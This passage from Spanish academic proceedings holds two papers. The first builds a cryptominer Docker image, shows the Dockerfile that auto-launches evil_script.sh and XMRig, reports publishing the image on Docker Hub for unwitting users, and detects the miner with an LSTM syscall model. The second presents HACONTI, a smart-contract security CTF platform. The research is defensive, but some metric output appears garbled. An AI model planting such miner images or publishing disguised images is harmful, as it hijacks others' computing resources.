2.1 Primer paso: Construcción del entorno de trabajo.

LA creación de un entorno de trabajo seguro y controlado, se hizo mediante el empleo de la tecnología de virtualización basada en contenedores Docker. A su vez, estos contenedores van a ser orquestados y administrados usando Kubernetes (implementado a través de Minikube).

En este paso en paralelo se trabajó con la herramienta de ML que se utilizó en la ejecución de las pruebas, para lo cual se tuvo que estudiar el modelo, entrenarlo según los parámetros definidos, evaluar los resultados obtenidos y posteriormente ajustar y optimizar el mismo.

Para el entrenamiento del modelo se dividieron los datos en conjuntos de entrenamiento, validación y prueba. Se entrenó el modelo utilizando el conjunto de entrenamiento y se valió su rendimiento utilizando el conjunto de validación.

Se ajustaron los hiperparámetros del modelo, como la tasa de aprendizaje, el tamaño del batch y el número de épocas, para mejorar el rendimiento del mismo.

```
X = padded
Y = df['label'].copy()

# Dividimos los datos en conjuntos de entrenamiento, validación y prueba
X_train, X_temp, Y_train, Y_temp = train_test_split(X, Y, test_size=0.3, random_state=42)
X_val, X_test, Y_val, Y_test = train_test_split(X_temp, Y_temp, test_size=0.5, random_state=42)

# Entrenamos el modelo
batch_size = 32
epochs = 10
model.fit(X_train, Y_train, batch_size=batch_size, epochs=epochs, validation_data=(X_val, Y_val))
```

Fig. 1. Parametrización del modelo

Para evaluar el modelo entrenado se utilizó el conjunto de pruebas para determinar su precisión, sensibilidad, especificidad y otras métricas de rendimiento. Se realizaron análisis adicionales para comprender mejor el rendimiento del modelo, como la matriz de confusión y las curvas ROC

```
# Evaluamos el modelo en el conjunto de prueba
loss, accuracy = model.evaluate(X_test, Y_test)
print("Loss en el conjunto de prueba:", loss)
print("Accuracy en el conjunto de prueba:", accuracy)

Loss en el conjunto de prueba: 3.0197722935554346-06
Accuracy en el conjunto de prueba: 1.0
```

Fig. 2. Parametrización del modelo

2.2 Segundo paso: Creación de las imágenes.

En el segundo paso se debieron realizar las acciones necesarias para crear las imágenes de los contenedores que serán utilizados en las pruebas.

La primera acción fue la selección de una imagen legítima subida en la nube, a la cual llamaremos a partir de ahora “Imagen limpia”.

La segunda acción fue desarrollar un script, que será copiado dentro de la imagen limpia, la que servirá como base para la creación de nuestra imagen infectada a la cual llamaremos a partir de ahora “Imagen maliciosa” Este script será el responsable de iniciar una cascada de procesos no autorizados.

```
# Imagen base
FROM alpine:3.19.1

# Directorio de trabajo
WORKDIR /miner

# Copiamos script en el contenedor
COPY evil_script.sh .

# Ejecutamos conmando al iniciar contenedor
ENTRYPOINT ["sh","-c","/miner/evil_script.sh"]
```

Fig. 3. Dockerfile del proceso malicioso. Inicialización del script en la imagen limpia para crear la imagen maliciosa.



Fig. 4. Dockerfile del proceso malicioso. Inicialización de la imagen maliciosa.

Para el desarrollo de la imagen maliciosa, se utilizó como base una imagen oficial de Linux Alpine (alpine:3.19.1), con un peso de solo 5 MB. Sobre esta imagen se embebieron los scripts maliciosos que se ejecutarán cuando se descargue y se inicialice el contenedor.

En este caso, se llevarán a cabo actividades no autorizadas de minería de criptomonedas utilizando el software de código abierto XMRig.

La imagen maliciosa tiene la siguiente estructura:

- Imagen base de Linux Alpine (alpine:3.19.1)
- XMRig versión 6.21.1 para la minería de Monero.
- Shell-Script que inicia los procesos relacionados con la minería.



Fig. 5. Dockerfile del proceso malicioso de minado.

2.3 Tercer paso: Subir la imagen a la nube

La tercera acción fue subir al sitio Docker Hub la imagen maliciosa y publicarla para que pueda ser descargada por cualquier usuario sin tener conocimiento de su contenido.




Fig. 6. Dockerfile del proceso malicioso de subida y descarga de la imagen maliciosa.

2.4 Cuarto paso análisis de las imágenes y extracción de datos

La cuarta acción y una de las más importantes, consistió en la selección de la herramienta de Machine Learning, y entrenar el modelo que tendrá la misión de detectar los procesos maliciosos, detener los mismos e informar las acciones realizadas.

Para detectar cuales son los procesos maliciosos se tuvieron que analizar las llamadas al sistema o syscalls. Las llamadas al sistema proveen la interfaz que usan los programas para solicitar servicios del kernel. Es decir, son funciones que permiten a los programas de usuario interactuar con el kernel del sistema operativo. Analizar las llamadas al sistema puede ser de utilidad para entender como un programa interactúa con el sistema operativo y cómo funciona detrás de escena.




Fig. 7. Proceso de análisis de las llamadas al sistema o syscalls.

Para realizar esta actividad se empleó herramienta Strace, que nos permite interceptar, registrar y rastrear (hacer el trace) las syscalls.

Esta información obtenida por la herramienta será usada como input de un algoritmo de ML para detectar un patrón sospechoso con el que se pueda identificar un proceso de minería de cripto activos. Cada contenedor ejecuta procesos que realizan diferentes syscalls al kernel del sistema operativo.

Tabla 1. Identificación del PID de procesos malicioso

Procesos	PID
evil_script.sh	18255
tor	18277
xmrig	28172

Se identificó el PID del proceso minero. En este caso de XMRig es el 28172




Fig. 8. Identificación del PID del minero

También se pueden obtener la cantidad de recursos que consumen en el pod. Vemos que el pod del minero consume 1025 millicores (alrededor de 1 core) y alrededor de 1.4 Gb de memoria.




Fig. 9. Consumo de recursos

Luego de 1:30 hora aproximadamente, se detuvo la captura de strace y se pudo observar que se generó un archivo de 3.6 Mb y de 49167 registros.

2.5 **Ejecución de las pruebas**

Para esto se recurrió a la tecnología de ML, implementado un proceso que consta de cuatro fases, que se corresponden con la recolección, extracción, análisis y reporte.

En la primera fase, se recolectan las llamadas al sistema (syscalls) generadas por los procesos que corren en cada Pod. Estas llamadas son capturadas y almacenadas por el contenedor profiler a través de la herramienta strace.

En la segunda fase, a partir de las llamadas obtenidas, se extraen las secuencias de syscalls de los datos crudos obtenidos en la primera fase. Estas secuencias tienen un formato y una longitud determinados, siendo adecuados para ser analizados por el modelo de ML en la siguiente fase.

Luego, en la tercera fase, fase de análisis se analizan las secuencias de syscalls extraídas en la fase anterior. Se usa un modelo de red neuronal artificial recurrente (RNN) llamado LSTM con el fin de identificar patrones sospechosos clasificando cada secuencia.

En este análisis se busca un comportamiento sospechoso que potencialmente se pudiera corresponder a un proceso malicioso.

Finalmente, en la cuarta fase, se generarán los informes con los resultados obtenidos. Esta fase tiene como objetivo presentar los resultados obtenidos en la fase de análisis, que contienen las secuencias clasificadas como sospechosas.




Fig. 10. Método implementado para detectar, analizar y detener los procesos maliciosos con ML.

Para la ejecución de las pruebas se utilizó el modelo de ML ya entrenado.

Lo primero fue analizar las llamadas al sistema del contenedor “limpio” para determinar cuáles eran las llamadas normales sin la ejecución del minero y determinar si aparecían “falsos positivos” y contabilizar los mismos.

Como segunda actividad se analizaron las llamadas al sistema del contenedor “malicioso” para determinar si aparecían “falsos negativos” y contabilizar los mismos.

Posteriormente, ejecutamos los contenedores “limpios” y el “malicioso”.

Se recolectaron las llamadas y se generaron las secuencias.

Se analizaron las secuencias de llamadas al sistema con el modelo previamente entrenado.

Se generaron reportes o informes con las detecciones.




Fig. 11 Informe de los procesos maliciosos detectados con ML.

Resultados obtenidos en las pruebas

Prueba Nro 1: En este caso se cargaron 9 imágenes de las cuales 6 eran limpias y 3 maliciosa, La herramienta clasificó correctamente las 9 muestras




Fig. 12. Resultados de la primer prueba

Posteriormente se mejoró el conjunto de datos incrementando su tamaño

Tabla 2. Tabla de comparación de datos iniciales con los mejorados

Tipo de datos	Tamaño de datos iniciales	Tamaño de datos mejorado
simple_api	293295	420.019
mysql	181168	406.168
xmrig	592946	592.946
TOTAL	1067409	**1.419.133**

Con el incremento del conjunto de datos se obtuvieron mejores resultados al correr nuevamente el modelo.




Fig. 13. Obtención de resultados con los datos mejorados

Prueba Nro 2: Se realizaron en total 50 pruebas donde se cargaron 10 pods legítimos, y 1 pod con el minero. Se registraron 430 detecciones correspondientes al minero. Sin falsos positivos.




Fig. 14. Resultados de la prueba avanzada Nro 2

Prueba 3 En esta prueba se acortó el tiempo de ejecución a 1:30 horas.
Se registraron 190 detecciones correspondientes al minero. Sin falsos positivos.




Fig. 15. Resultados de la prueba avanzada Nro 3

Prueba 4: Se registraron 220 detecciones correspondientes al minero. Sin falsos positivos.



Fig. 16. Resultados de la prueba avanzada Nro 4

Prueba 5: Se registraron 240 detecciones correspondientes al minero. Sin falsos positivos.



Fig. 17. Resultados de la prueba avanzada Nro 5

Prueba 6: Se registraron 205 detecciones correspondientes al minero. Sin falsos positivos.



Fig. 18. Resultados de la prueba avanzada Nro 6

Eliminación de los POD:

Como último paso del proceso, una vez detectado el POD malicioso, el modelo ML debe realizar la eliminación del mismo, sin la necesidad de la intervención de una persona que tenga que ejecutar este proceso.




Fig. 19. Eliminación del POD malicioso

3 Resultados obtenidos

Validación del modelo: Antes de poder usar el modelo entrenado, se debieron ejecutar distintos tipos de pruebas para validar la eficacia del mismo.

Para ello se debió identificar y analizar en primera instancia en forma manual las llamadas a sistema de la imagen limpia, para determinar cuáles eran las llamadas que serían consideradas como estado normal y se debieron determinar cuáles eran los valores más acertados obtenidos en la imagen limpia para la construcción de los data-set con las que debía entrenar el modelo.

Posteriormente se hizo lo mismo con la imagen maliciosa y se detectaron cuáles eran las llamadas que ejecutaba el minero, a los efectos de poder compararla con las llamadas de la imagen limpia.

Una vez obtenidos los resultados de estas comparaciones y habiéndose detectado cuales eran las llamadas maliciosas, se entrenó la red neuronal para que pudiera detectar estas llamadas específicas al sistema.

El modelo entrenado funcionó satisfactoriamente a través del análisis de las imágenes detectando las llamadas que ejecutaba el minero, con las cuales había sido entrenado el modelo.

En cuanto al resultado esperado del grado de acierto del modelo, en principio clasificó bastante bien las muestras entregadas, pero puede no ser tan exacto cuando se le pide que clasifique secuencias de llamadas nuevas, como por ejemplo otro tipo software embebido distinto de un minero las que son muy diferentes a las usadas en el proceso de entrenamiento. En este caso aparecieron falsos positivos.

En cuanto a los datos para el entrenamiento, se detectó que estos tienen que estar balanceados, es decir, que tiene que haber similar cantidad de datos legítimos (de cada pod en este caso) qué datos maliciosos (del minero).

Un aspecto negativo que se detectó en la ejecución de las pruebas, fue que el modelo ejecutaba la detención automática de un proceso clasificado como malicioso, cuando en realidad era un falso positivo.

Otro aspecto negativo que se detectó en cuanto a la ejecución de las pruebas es que se debe ejecutar el minero en el sistema durante un período largo de tiempo, lo que disminuye el rendimiento de la máquina virtual provocando algunas fallas y algunas caídas de kubernetes y de los scripts que se ejecutan, esto está en íntima relación con los recursos de los cuales se dispongan.

Referencias

1. https://cloud.google.com/learn/what-is-cloud-computing?hl=es
2. https://www.redhat.com/es/topics/containers/what-is-docker#:~:text=El%20sistema%20 de%20 software % 20de,los%20contenedores%20de%20Linux%C2%AE.
3. https://kubernetes.io/es/docs/concepts/overview/what-is-kubernetes/
4. https://ciberseguridadmax.com/lstm/#Que_son_las_redes_LTSM_Ejemplos
5. https://www.codificandobits.com/blog/redes-lstm/
6. https://www.getmonero.org/es/get-started/what-is-monero/
7. https://latam.kaspersky.com/resource-center/definitions/what-is-cryptocurrency
8. Ethem Alpaidin, Introducción al Machine Learning, 4ta edn, The IMT Press, (2020)
9. Communications. “Machine learning”: ¿qué es y cómo funciona?

BBVA.https://www.bbva.com/es/innovacion/machine-learning-que-es-y-como-funciona/(2019)
10. Bruce R. Maxim y Roger S. Pressman 9na Edn, McGraw-Hill (2021)
11. Saxe J., Berlin k., Deep Neural Network Based Malware Detection Using Two Dimensional Binary Program Features, Arxiv (2015)
12. Jodi Torres, Deep Learning, Primera parte, Amazon, Barcelona (2018)
13. Jodi Torres, Deep Learning, Segunda parte, Amazon, Barcelona (2019)
14. https://kubernetes.github.io/ingress-nginx/deploy/#minikube
15. https://stackoverflow.com/questions/59261894/how-to-create-k8s-deployment-in-specific-namespace
16. https://minikube.sigs.k8s.io/docs/handbook/dashboard/
17. Canzanese R, Detection and Classification of Malicious Processes Using System Call Analysis. (2015) https://www.researchgate.net/publication/336737030_Detection_and_Classification_of_Malicious_Processes_Using_System_Call_Analysis
18. Géron Aurélien, Hands-On Machine Learning with Scikit-Learn, Keras, and TensorFlow, 2da edn, O'Reilly Media, Inc (2019)
19. D. Kelleher John, Mac Namee Brian and D'Arcy Aoife, Fundamentals of Machine Learning for Predictive Data Analytics, The MIT Press (2015)
20. Tanembaum Andrew, Sistemas operativos modernos, 3ra edn, Ed Pearson-Prentice Hall, Mexico (2020)
21. https://www.ibm.com/es-es/topics/blockchain

HACONTI
Una plataforma para aprender sobre seguridad en Smart Contracts

Juan Schällibaum, Paula Venosa, Nicolás Macia

LINTI (Laboratorio de Investigación en Nuevas Tecnologías Informáticas),
Facultad de Informática - UNLP
{pvenosa
nmacia}@info.unlp.edu.ar
juanschallibaum@gmail.com

Resumen La creciente adopción de sistemas basados en la blockchain ha impulsado la necesidad de abordar las posibles vulnerabilidades en Smart Contracts. Eventos pasados de pérdidas millonarias subrayan la importancia de comprender y mitigar riesgos en estas implementaciones. Este artículo presenta HACONTI, una plataforma web con desafíos de ciberseguridad basados en Smart Contracts, donde cada desafío requiera explotar una vulnerabilidad para resolverlo. La finalidad de nuestra aplicación es ayudar a capacitar a las personas tanto para desarrollar Smart Contracts de manera segura, como así también para llevar a cabo pentests sobre los mismos, contribuyendo así a la ciberseguridad. Este desarrollo fue realizado en el marco de la tesina de Licenciatura en Informática de Juan Schallibaum, dirigida por los docentes Nicolás Macia y Paula Venosa

Keywords: ciberseguridad, Smart Contracts, solidity, desafíos, enseñanza, CTF

1. Introducción

La seguridad en el desarrollo de software es un componente crucial en el ámbito de la ciberseguridad. En un mundo cada vez más digitalizado, la cantidad de amenazas y vulnerabilidades crece exponencialmente. Implementar prácticas de seguridad desde las etapas iniciales del desarrollo es vital para prevenir posibles ataques y proteger la integridad de los sistemas. Integrar la seguridad en todo el ciclo de vida del desarrollo, se ha convertido en una necesidad imperiosa para asegurar que las aplicaciones sean resistentes a ataques y cumplan con los estándares de seguridad requeridos.

Capacitar a los desarrolladores y otros profesionales involucrados en el desarrollo de software sobre las mejores prácticas de seguridad es esencial. La educación continua en ciberseguridad permite a los equipos mantenerse actualizados frente a nuevas amenazas y técnicas de ataque. Esto no solo mejora la calidad

del código producido, sino que también fortalece la postura de seguridad de la organización en su conjunto.

En este contexto, la seguridad de los contratos inteligentes (smart contracts) se presenta como un área de especial interés. La creciente adopción de sistemas basados en la blockchain en los últimos años ha impulsado la necesidad de abordar de manera proactiva las posibles vulnerabilidades asociadas con el desarrollo de smart contracts en lenguajes como Solidity. En este contexto, la seguridad en el ámbito de los smart contracts se ha convertido en un desafío crucial. Los eventos pasados en los que se produjeron pérdidas millonarias [1][2][3] debido a contratos vulnerables subrayan la importancia de comprender y mitigar los riesgos asociados con estas implementaciones.

La tecnología blockchain, con sus características de criptografía y descentralización, proporciona indudables beneficios en cuanto a la seguridad de las transacciones digitales. Sin embargo, los contratos inteligentes desplegados en la blockchain son programas informáticos y, como tales, están sujetos a vulnerabilidades tanto en su diseño como en su implementación.

Los contratos inteligentes, al ser ejecutados en la blockchain, alojan grandes cantidades de valor en forma de criptomonedas, como Ether. Esto los convierte en objetivos atractivos para los atacantes, ya que el éxito de un ataque puede resultar en la pérdida de una cantidad significativa de activos digitales. Además, la naturaleza seudónima de las transacciones en la blockchain permite que los atacantes operen de forma anónima, dificultando la identificación y persecución de los responsables de los ataques. Cualquier vulnerabilidad en estos contratos puede resultar en la pérdida de una cantidad significativa de activos digitales.

Por otro lado, la característica de inmutabilidad de los contratos inteligentes, que impide su modificación una vez desplegados en la blockchain, aumenta la criticidad de las vulnerabilidades. A pesar de esta realidad, se han desarrollado técnicas para permitir la actualización de contratos inteligentes, pero estas técnicas, a su vez, pueden introducir nuevas vulnerabilidades.

2. Seguridad en Smart Contracts

Existen numerosas vulnerabilidades que afectan a los contratos inteligentes. A continuación, se presentan algunas de las más importantes que se abordan en los desafíos de la plataforma:

- **Reentrancy:** La vulnerabilidad de reentrancy permite a un atacante ejecutar repetidamente una función dentro de un contrato inteligente antes de que la ejecución previa haya finalizado. Esto puede causar que las diferentes invocaciones de la función interactúen de maneras no deseadas, permitiendo potencialmente que el atacante tome el control del flujo del programa y manipule su comportamiento [4].
- **Desbordamiento de enteros:** Un desbordamiento/subdesbordamiento ocurre cuando una operación aritmética excede el tamaño máximo o mínimo de un tipo de dato. Por ejemplo, en uint8, el rango es de 0 a 255. Cuando

una operación excede este rango, se produce un desbordamiento de enteros, creando un valor fuera del rango representable. Esto puede llevar a comportamientos inesperados y vulnerabilidades de seguridad [5].

- **Denegación de servicio:** Los ataques de Denegación de Servicio (DoS) tienen como objetivo inutilizar un contrato inteligente, agotando su gas, provocando reversiones o causando otros errores que impidan su correcto funcionamiento. El DoS puede manifestarse de diversas formas, como bloqueando el acceso a funciones críticas o impidiendo que otros usuarios interactúen con el contrato [6].
- **Fallas en controles de acceso:** Las fallas en los controles de acceso permiten que usuarios no autorizados ejecuten funciones restringidas o accedan a datos sensibles de un contrato inteligente. Estas vulnerabilidades pueden surgir debido a una configuración incorrecta de permisos o a la ausencia de mecanismos de autenticación adecuados. Como resultado, los atacantes pueden modificar el estado del contrato, robar fondos o realizar acciones no autorizadas, comprometiendo la integridad y seguridad del sistema [7].
- **Inclusión de información privada dentro de la Blockchain:** Hay que tener en cuenta que el almacenamiento de los contratos inteligentes es público. Incluso las variables de tipo privadas pueden ser leídas desde un explorador de bloques. Por lo tanto, incluir información privada sin cifrar dentro del almacenamiento de un contrato representa una vulnerabilidad de alto riesgo, ya que compromete la confidencialidad de la información [8].
- **Uso de fuentes débiles de aleatoriedad:** El uso de fuentes débiles de aleatoriedad en smart contracts representa un riesgo considerable. En Ethereum, generar números aleatorios confiables es extremadamente difícil. El uso de block.timestamp y otros datos controlados por mineros puede ser manipulado, permitiendo que se prevean resultados en juegos de azar o se comprometa la equidad en contratos importantes [9].
- **Ataques de phishing descentralizados**: Si un contrato utiliza la propiedad *tx.origin* en lugar de *msg.sender* para tomar decisiones importantes en su lógica, puede crear una vulnerabilidad. Esto podría permitir que un atacante, a través de un contrato inteligente intermedio, interactúe con el contrato vulnerable en nombre de una víctima. Para que la explotación se pueda dar, el atacante debería convencer mediante phishing a la víctima para que llame a una función de su contrato intermedio [10].
- **Envío forzado de ether:** Cuando en la lógica de un contrato se toman desiciones en base a su saldo, asumiendo que el mismo tiene un valor específico, que no podría cambiar, se crea una vulnerabilidad de seguridad. Por más que el contrato no incluya funciones *payable*, siempre existe la posibilidad de forzar el envío de ether a un contrato mediante la función *selfdestruct()*, interfiriendo de un modo inesperado en el flujo del contrato [11].
- **Llamadas inseguras a contratos externos:** La función *delegatecall()* es una variante de llamada a mensajes que permite ejecutar código de una dirección diferente en el contexto del contrato que realiza la llamada, sin cambiar *msg.sender* ni *msg.value*. Aunque esto facilita la carga dinámica de código durante la ejecución, el contrato llamado puede modificar el alma-

cenamiento y controlar el saldo del contrato llamador. Por lo tanto, usar delegatecall() con contratos no confiables es altamente riesgoso debido al potencial de manipulación de datos y saldo del contrato llamador [12].

3. HACONTI (propuesta)

HACONTI es una plataforma web que brinda desafíos de ciberseguridad basados en Smart Contracts desarrollados en Solidity. Cada nivel o desafío de la plataforma consta de un contrato inteligente con alguna vulnerabilidad que debe ser explotada para su resolución.

La plataforma cuenta con un total de treinta niveles, agrupados en tres categorías distintas, cada uno con una dificultad asociada. Dos de las características más destacables de HACONTI son la abundante información contextual que se proporciona sobre las vulnerabilidades de los niveles y el novedoso sistema de puntos que presenta.



Figura 1. Menú principal de HACONTI

3.1. Categorías

- **Categoría 1 (Introductoria)**: niveles diseñados para familiarizar al jugador con el entorno de Ethereum y los Smart Contracts. Aquí, los jugadores obtendrán habilidades para desplegar e interactuar con contratos, y adquirirán conocimientos fundamentales de Solidity ya que la plataforma no requiere experiencia previa, permitiendo así la resolución de desafíos posteriores.
- **Categoría 2 (Vulnerabilidades simples)**: niveles que buscan enseñar sobre alguna vulnerabilidad concreta que debe ser explotada. La particularidad

es que la vulnerabilidad de cada nivel está asociada a un SWC[1] y/o SCSVS[2] específico.
- **Categoría 3 (Vulnerabilidades complejas y/o encadenadas)**: niveles de dificultad mayor que puedan encadenar distintas vulnerabilidades simples, poniendo a prueba las habilidades adquiridas por el jugador al resolver niveles previos.

3.2. Información asociada a los desafíos

La plataforma se enfoca en proporcionar una amplia cantidad de información relacionada con cada nivel. Esto tiene como objetivo ayudar al jugador a resolver el nivel, comprender a fondo la vulnerabilidad que se aborda, aprender cómo mitigarla y comprender su impacto en situaciones del mundo real. La información que se ofrece inicialmente al jugador, antes de resolver el nivel, incluye:

- **Objetivos**: muestran los requisitos para superar el nivel.
- **Guía**: instrucciones que se encuentran únicamente en los niveles introductorios de la categoría 1. Su objetivo principal es proporcionar al jugador las pautas necesarias para resolver el nivel actual, al mismo tiempo que establecen una base fundamental para abordar con éxito desafíos más avanzados en categorías posteriores.
- **Descripción**: se encuentra en los niveles de las categorías 2 y 3, en lugar de la guía proporcionada en la categoría 1. Sirve para brindar detalles básicos sobre el desafío, orientando al jugador.
- **Hints**: una serie de ayudas y pistas para superar el nivel en cuestión. El acceso a estas pistas requiere una cierta cantidad de puntos.
- **Hints adicionales**: ofrecen una capa adicional de ayuda si las pistas anteriores no son suficientes. Requieren más puntos para desbloquearse que las pistas normales.
- **SWC**: identificador del SWC asociado a la vulnerabilidad del nivel, junto con el enlace al sitio oficial del registro de SWC. Al consultar el enlace el jugador puede entender detalladamente la vulnerabilidad abordada en el nivel, así como también ejemplos de contratos que sufren la misma vulnerabilidad, código corregido para mitigar la vulnerabilidad de ejemplo, enlaces externos con más información, etc [13]. Para desbloquearlos es necesario contar con más cantidad de puntos que para desbloquear los hints adicionales.
- **SCSVS**: los elementos del checklist de SCSVS que no se cumplen (y que generan la vulnerabilidad). Brinda información útil de manera similar a la del SWC [14]. Para desbloquearlos es necesario contar con la misma cantidad de puntos que para desbloquear el SWC asociado.

Después de resolver el nivel, se desbloquean las pistas, pistas adicionales, SWC y SCSVS sin necesidad de contar con puntos de desbloqueo. Además, se brinda al jugador la siguiente información:

[1] SWC: Smart Contract Weakness Classification https://swcregistry.io/
[2] SCSVS: Smart Contract Security Verification Standard https://github.com/ComposableSecurity/SCSVS

- **Información adicional**: detalles técnicos adicionales sobre la resolución del nivel. Ideal para entender a fondo detalles que pueden haber pasado por alto sobre la vulnerabilidad o dudas pendientes que puedan haber quedado incluso luego de resolver el nivel. Por otra parte en algunos niveles se mencionan de modo teórico las contramedidas para mitigar la vulnerabilidad.
- **Código corregido**: proporciona el código fuente corregido del contrato asociado al nivel, el cual ya no es vulnerable. Esto permite mostrar cómo se mitiga la vulnerabilidad en la práctica. Si existen varias contramedidas posibles, se presentan en secciones separadas, especificando cada una de ellas.
- **Casos reales**: ejemplos del mundo real en los que la explotación de una vulnerabilidad similar a la del nivel resultó en el robo de millones de dólares de un contrato vulnerable. Esto ayuda a comprender el impacto que lo aprendido en el juego puede tener en situaciones reales.

Esta abundante información enriquece la experiencia del jugador y promueve una comprensión profunda de las vulnerabilidades y su importancia en el contexto de la seguridad de contratos inteligentes.

3.3. Sistema de puntos

Los puntos se obtienen al resolver los niveles y, cuanto mayor es la dificultad del nivel, más puntos suma. Las dificultades de los niveles son las siguientes:

- **Muy fácil:** su resolución suma 50 puntos.
- **Fácil:** su resolución suma 100 puntos.
- **Normal:** su resolución suma 150 puntos.
- **Difícil:** su resolución suma 200 puntos.
- **Muy difícil:** su resolución suma 300 puntos.

Estos puntos sirven para posicionarse en un ranking de cara al público, similar a muchas plataformas de CTF online. Sin embargo, lo novedoso que incorpora HACONTI es que, además, los puntos son necesarios para desbloquear hints y hints adicionales, así como información de SWC y SCSVS de otros niveles. Esta información resulta de gran ayuda para los jugadores al resolver los niveles.

Adicionalmente, los puntos son necesarios para personalizar diversas secciones del perfil del jugador. Por ejemplo, se requieren 200 puntos para establecer un nick, 500 puntos para elegir la bandera del país, y acumulando más puntos se puede añadir una descripción en el perfil, así como canales de contacto como dirección de email, sitio web, y cuentas de GitHub, LinkedIn y Twitter.

3.4. Componentes de la plataforma

- **Front-end:** Es la vista de la aplicación con la que el jugador interactúa desde el navegador. Actúa como intermediario entre el jugador, la API y los contratos inteligentes de la plataforma.

- **API:** Almacena la información desbloqueable y consulta al contrato principal de la plataforma para determinar si el jugador cumple con los requisitos necesarios para acceder a la información (por ejemplo, si tiene los puntos suficientes o ha completado los niveles requeridos).
- **Contratos inteligentes:** Son el núcleo de la plataforma y se dividen en las siguientes categorías:
  - **Contrato principal de la plataforma:** Almacena en la Blockchain las direcciones de los contratos "Factory"[15] de cada nivel, las direcciones de los jugadores y los puntos acumulados por cada uno. Este contrato se comunica con los contratos "Factory"de los niveles para crear y validar las instancias de los niveles.
